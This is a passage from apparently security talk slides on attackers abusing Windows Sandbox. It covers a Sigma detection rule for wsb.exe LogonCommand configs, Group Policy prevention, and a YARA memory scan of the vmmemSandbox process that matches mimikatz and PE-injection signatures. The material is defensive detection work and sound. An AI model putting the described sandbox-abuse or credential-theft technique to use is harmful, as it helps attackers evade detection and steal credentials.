    product: windows
    service: sysmon
detection:
    selection:
        EventID: 1
        Image|endswith: 'AppData\Local\Microsoft\WindowsApps\wsb.exe'
        CommandLine|contains:
            - '--config'
            - '-c'
        CommandLine|contains: '<LogonCommand>'
    condition: selection
falsepositives:
    - Legitimate use of Windows Sandbox with specific LogonCommand settings
level: low
```

Prevention: Group Policy



Another Detection Chance: Memory

- Process image to manage CPU resource, memory and resources for the Guest Sandbox

OS	process
Windows 10	vmmem
Windows 11	vmmemSandbox

- Memory space for the Guest is exposed to the Host

Yara memory scan successfully works

```
C:\Users\john\Desktop>tasklist | find "vmmemSandbox"
vmmemSandbox                  7152 Services                   0  1,426,804 K

C:\Users\john\Desktop>yara64.exe kiwi_passwords.yar 7152
mimikatz 7152
power_pe_injection 7152
```

Conclusion

Summary

- Adversaries always “think outside the box”, but a lot of chances to detect them
- What’s next?
  - Besides Windows, *NIX systems are more container-friendly, which means that they are good targets
  - Developers can be easy targets
    - Container abuse has been already reported in the attack against ByBit
    - Next: Contagious Interview Campaign?

Questions?